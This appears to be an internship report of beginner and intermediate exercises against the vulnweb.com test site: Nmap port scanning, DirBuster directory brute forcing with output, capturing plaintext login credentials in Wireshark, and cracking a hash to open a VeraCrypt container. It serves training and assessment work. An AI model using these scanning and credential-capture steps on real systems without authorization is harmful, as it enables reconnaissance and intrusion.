



CYBER SECURITY INTERN REPORT AT SHADOWFOX

BATCH NO: 1st March

NAME: Mugileesh V

LINKEDIN ID: [linkedin.com/in/mugileeshv](https://www.linkedin.com/in/mugileeshv)

GMAIL: vmugileesh@gmail.com

MOBILE: +91 93660258879

BEGINNER LEVEL TASKS

TASK 1

OBJECTIVE :

Find all the ports that are open on the website <http://testphp.vulnweb.com/>

EXECUTIVE SUMMARY:

The purpose of this assessment was to analyze the security posture of the website "www.vulnweb.com" by identifying any open ports that could potentially be exploited by malicious actors. This assessment aims to provide valuable insights into the website's vulnerabilities and assist in implementing necessary security measures.

INTRODUCTION:

The purpose of this report is to conduct a port scan on the website www.vulnweb.com to identify any open ports and associated services running on those ports. This analysis aims to provide insights into potential vulnerabilities and assist in enhancing the security posture of the website.

SOFTWARE AND HARDWARE REQUIREMENTS:

Software:

Linux Operating System

Nmap (Network Mapper) tool

Hardware:

Standard computer system with network connectivity

METHODOLOGY:

Step 1: Target Identification:

The website's IP address was determined using the ping command to facilitate the subsequent port scanning process. Nmap, a robust network scanning tool, was conduct a port scan on the identified IP address using nmap to identify open ports and associated services

Step 2: Port Scanning:

Nmap, a robust network scanning tool, was conduct a port scan on the identified IP address using nmap to identify open ports and associated services

PORT SCAN RESULTS:

Target Website: www.vulnweb.com

Target IP Address: 44.228.249.3

PORT	STATE	SERVICE	VERSION
21/tcp	Open	Ftp	
80/tcp	Open	http	Nginx 1.19.0

ANALYSIS:

Port 21/tcp (FTP):

The FTP (File Transfer Protocol) service is open on port 21, indicating the possibility of transferring files to and from the server. It is crucial to ensure that proper access controls and security measures are implemented for FTP to prevent unauthorized access and data breaches.


Port 80/tcp (HTTP):

The HTTP service is open on port 80, which typically indicates the presence of a web server. The server is running Nginx version 1.19.0. It is essential to keep web servers updated with the latest security patches to mitigate potential vulnerabilities.

SECURITY MEASURES:

- Regularly update software and apply security patches to mitigate known vulnerabilities.
- Implement strong access controls and authentication mechanisms, especially for services like FTP.
- Employ firewalls to restrict access to unnecessary ports and services.
- Conduct regular security assessments, including port scanning, to identify and address potential vulnerabilities promptly.

OUTPUT:



The screenshot shows a Linux desktop with a dark theme. A terminal window is open, displaying the output of a ping command. The terminal title is 'blackhatdk@hatdk: ~'. The command executed is 'ping www.vulnweb.com'. The output shows four successful ping requests with varying response times. The desktop background features a dark, abstract image. The taskbar at the bottom contains several application icons, including a file manager, a web browser, and a terminal. The system clock in the top right corner indicates the date is March 3 and the time is 17:01.

```
blackhatdk@hatdk: ~  
$ ping www.vulnweb.com  
PING www.vulnweb.com (44.228.249.3) 56(84) bytes of data:  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=1 ttl=45 time=256 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=2 ttl=45 time=274 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=3 ttl=45 time=259 ms  
64 bytes from ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3): icmp_seq=4 ttl=45 time=261 ms  
^C  
zsh: suspended ping www.vulnweb.com  
blackhatdk@hatdk: ~  
$
```

Figure 1 (It refer to Target Identification)

```
Applications Places Mar 3 17:28 blackhatdk@hatdk: -
Initiating OS detection (try #1) against ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Retrying OS detection (try #2) against ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Initiating Traceroute at 17:24
Completed Traceroute at 17:24, 0.03s elapsed
Initiating Parallel DNS resolution of 1 host. at 17:24
Completed Parallel DNS resolution of 1 host. at 17:24, 0.03s elapsed
NSE: Script scanning 44.228.249.3.
Initiating NSE at 17:24
Completed NSE at 17:25, 22.66s elapsed
Initiating NSE at 17:25
Completed NSE at 17:26, 68.22s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.0011s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http  nginx 1.19.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge/general purpose
Running (NIST GUESSING): Oracle Virtualbox (90%), QEMU (91%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=17 (Good Luck!)
IP ID Sequence Generation: Incremental

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.28 ms 16.0.2.2
2 0.37 ms ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)

NSE: Script Post-scanning.
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Initiating NSE at 17:26
Completed NSE at 17:26, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 268.12 seconds
Raw packets sent: 2073 (95.784KB) | Rcvd: 59 (4.224KB)

--(blackhatdk@hatdk)-[~]
```

Figure 2 (It refer to Port Scanning)

CONCLUSION:

The port scan revealed two open ports on the target website www.vulnweb.com - port 21/tcp for FTP and port 80/tcp for HTTP running Nginx version 1.19.0. It is imperative for the website administrators to prioritize security measures and implement appropriate controls to safeguard against potential threats and breaches.

ACKNOWLEDGMENT OF LIMITATIONS:

This report is generated for informational purposes only. The port scan was conducted within ethical boundaries and without malicious intent. It is recommended to obtain proper authorization before performing any security assessments on external systems. This concludes the report on the port scan of the website www.vulnweb.com.

TASK 2

OBJECTIVE:

Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.

EXECUTIVE SUMMARY:

The executive summary provides a concise overview of the findings and implications of the brute force attack simulation conducted on the website www.vulnweb.com using Burp Suite.

INTRODUCTION:

The objective of this report is to simulate a brute force attack on the login page of the website www.vulnweb.com using Burp Suite. This analysis aims to demonstrate the potential risks associated with weak authentication mechanisms and emphasize the importance of implementing robust security measures.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- Dirbuster
- Linux Operating System
- Mozilla Firefox Browser

Hardware:

- Standard computer system with network connectivity


Dirbuster

Here I am going to work with Dirbuster tool it is a multi threaded java application designed to brute force directories and files names on web/application servers.


It comes with a total of 9 different lists; this makes dirbuster extremely effective at finding those hidden files and directories.

Similarly, open the terminal and type dirbuster, then enter the target URL (<http://testphp.vulnweb.com>) as shown in below image and browser /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt for brute force attack.

Select option dir to start with /, once you have configured the tool for attack click on start.



Below image shows the Directories we have found,



```
root@kali:~/home/mugil
# dirbuster http://testphp.vulnweb.com
Mar 01, 2024 11:22:44 PM java.util.prefs.FileSystemPreferences$1 run
INFO: Created user preferences directory.
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 200
File found: /search.php - 200
File found: /login.php - 200
Dir found: / - 200
Dir found: /images/ - 200
Dir found: /cgi-bin/ - 403
File found: /product.php - 200
File found: /categories.php - 200
File found: /artists.php - 200
File found: /disclaimer.php - 200
File found: /cart.php - 200
File found: /guestbook.php - 200
Dir found: /AJAX/ - 200
File found: /signup.php - 200
File found: /AJAX/index.php - 200
File found: /userinfo.php - 302
Dir found: /Mod_Rewrite_Shop/ - 200
Dir found: /http/ - 200
Dir found: /Flash/ - 200
File found: /Flash/add.swf - 200
Dir found: /admin/ - 200
File found: /comment.php - 302
Dir found: /pictures/ - 200
File found: /redir.php - 302
File found: /logout.php - 200
File found: /404.php - 200
Dir found: /vendor/ - 200
Dir found: /Templates/ - 200
```

CONCLUSION:

The simulation of a brute force attack on the website www.vulnweb.com highlights the critical importance of robust authentication mechanisms in safeguarding against unauthorized access. By implementing security best practices and continuously monitoring for potential threats, organizations can mitigate the risk of such attacks and protect sensitive information effectively. This concludes the report on the brute force attack simulation.

ACKNOWLEDGMENT OF LIMITATIONS:

The information provided in this report is intended for educational purposes only. Replicating the demonstrated methods on live systems without proper authorization from www.vulnweb.com may violate laws and regulations. The authors do not endorse any unauthorized or malicious activities. Users are urged to use this information responsibly and ethically. The authors hold no liability for any misuse of the information provided herein.

TASK 3

OBJECTIVE:

Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Executive Summary:

This report summarizes the findings of a network traffic analysis conducted on <http://testphp.vulnweb.com/> using Wireshark. The investigation uncovered critical vulnerabilities, notably the transmission of login credentials in plain text, posing a significant security risk.

INTRODUCTION:

The objective of this report is to document the process of intercepting network traffic on the website <http://testphp.vulnweb.com/> using Wireshark to uncover the credentials transmitted during the login process. This analysis aims to highlight the importance of securing sensitive information transmitted over the network and enhancing overall cybersecurity measures.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- Firefox
- Kali linux
- Wireshark

Hardware:

Standard computer system with network connectivity


Step 1: Open Wireshark tool in in Linux virtual machine. and start capturing the network.

Step 2: After starting the packet capturing we will go to the website and login the credential on that website.

Here I am giving


Username: mugil

Password: password



Step 3: Stop Capture the packets

Step 4: Wireshark has captured some packets but we specifically looking for HTTP packets. so in the display filter option we use some command to find all the captured HTTP packets.



here we have a packet with form data click on the packet with user info and the application URL encoded. and click on the down-

HTML form URL Encoded where the login credential is found. login credential as it is the same that we filed on the website.

CONCLUSION:

The interception and analysis of network traffic using Wireshark on `http://testphp.vulnweb.com/` underscore the critical need for robust security measures to protect sensitive data transmitted over the network. By implementing encryption protocols and secure authentication mechanisms, organizations can mitigate the risk of unauthorized access and data breaches. This concludes the report on network traffic analysis using Wireshark.

ACKNOWLEDGMENT OF LIMITATIONS:

The information provided in this report is for educational purposes only. Capturing network traffic without proper authorization may violate laws and regulations. The authors do not condone any unauthorized or malicious activities. Users are advised to use this information responsibly and ethically. The authors hold no liability for any misuse of the information provided herein.

INTERMEDIATE LEVEL TASKS

TASK 1

OBJECTIVE:

A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.

EXECUTIVE SUMMARY:

This report outlines the steps taken to decrypt a file encrypted using Veracrypt and obtain a secret code stored within it. The process involved decoding a password provided in an encoded file and utilizing it to unlock the Veracrypt container.

INTRODUCTION:

This report outlines the process of decrypting an encrypted file using Veracrypt. The goal was to retrieve a secret code stored within the encrypted file, with the password encoded in a separate file named encoded.txt. This analysis provides a step-by-step overview of the decryption process and discusses ethical considerations and recommendations.

REQUIREMENTS SOFTWARE AND HARDWARE:

Software:

- VeraCrypt Tool
- Crack Station Hash Online Tool
- Windows Operating System

Hardware:

- Standard desktop or laptop computer

METHODOLOGY:

Step 1:

Launch the Veracrypt tool.

Step 2:

Open the encoded.txt file containing the encoded password and the Veracrypt setup file named "shadowfox veracrypt."

Step 3:

Within encoded.txt, identify and copy the hash value representing the password.

Step 4:

Utilize an external resource, such as the CrackStation website, to decode the hash value and determine the original password.

Step 5:

Once the password is deciphered, open the Veracrypt application.

Step 6:

Within Veracrypt, select the "shadowfox veracrypt" setup file.

Step 7:

Choose a drive and mount the "shadowfox" file.

Step 8:

Input the decoded password into the Veracrypt password box.

Step 9:

Confirm the password and proceed by clicking the "OK" button.

Step 10:

Successfully mount the "shadowfox" file, resulting in the creation of a virtual drive (e.g.drive K).

Step 11:

Navigate to the virtual drive and locate the encrypted file containing the secret code.

Step 12:

Access the file and extract the secret code, which is revealed to be "never give up."

SECURITY MEASURES:

- Ensure all decryption activities are conducted within legal and ethical boundaries.
- Obtain proper authorization before attempting to decrypt files or crack passwords.
- Exercise caution when handling sensitive information.
- Consider implementing robust encryption practices to safeguard data

OUTPUT:




Figure 1 (It refer to open veracrypt tool)




Figure 2 (It refer to located the file of the system)




Figure 3 (It refer to open encoded.txt file)

